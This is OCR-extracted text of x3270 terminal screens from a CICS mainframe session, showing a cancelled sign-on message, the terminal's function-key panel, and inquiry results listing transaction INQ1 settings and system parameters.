

x3270-4 192.168.1.201
File
Options
DFHCE3543 You have cancelled your sign-on request. Sign-on is terminated.



x3270 K
PF1
PF2
PF3
PF4
PF5
PF6
PF7
PF8
PF9
PF10
PF11
PF12
PA1
PA2
PA3
Clear
Reset
Erase EOF
Erase Input
Dup
Field Mark
Sys Req
Cursor Select
Attn
Compose
Enter



File
Options
I TRANS(INQ1)
STATUS: RESULTS - OVERTYPE TO MODIFY
Tra(INQ1) Pri(001) Pro(CUSTINQ1) Tcl(DFHTCL00) Ena Sta
Prf(DFHCICST) Uda Bel Iso Bac Wai
SYSID=S650 APPLID=CICSTS32
RESPONSE: NORMAL TIME: 17.15.29 DATE: 10.16.16
PF 1 HELP 3 END 5 VAR 7 SBH 8 SFH 9 MSG 10 SB 11 SF


File
Options
I SYS
STATUS: RESULTS - OVERTYPE TO MODIFY
Aging(00500)
Akp(04000)
Cicstslevel(030200)
Cmdprotect(Cmdprot)
Db2conn()
Debugtool(Nodebug)
Dfltuser(CICSUSER)
Dsalimit(07340032)
Dsrtprogram(NONE)
Dtrprogram(DFHDYP)
Dumping(Sysdump)
Edsalimit(010485760O)
Forceqr(Noforce)
Logdefer(00005)
Maxtasks(020)
Memlimit(Nolimit)
Mrobatch(001)
Oslevel(011000)
Progautoctlg(Ctlgmodify)
Progautoexit(DFHPGADX)
Progautoinst(Autoinactive)
Reentprotect(Reentprot)
Release(0650)
Runaway(0020000)
Scandelay(0100)
Sdtran(CESD)
Sosabovebar(Notsos)
Sosaboveline(Notsos)
Sosbelowline(Notsos)
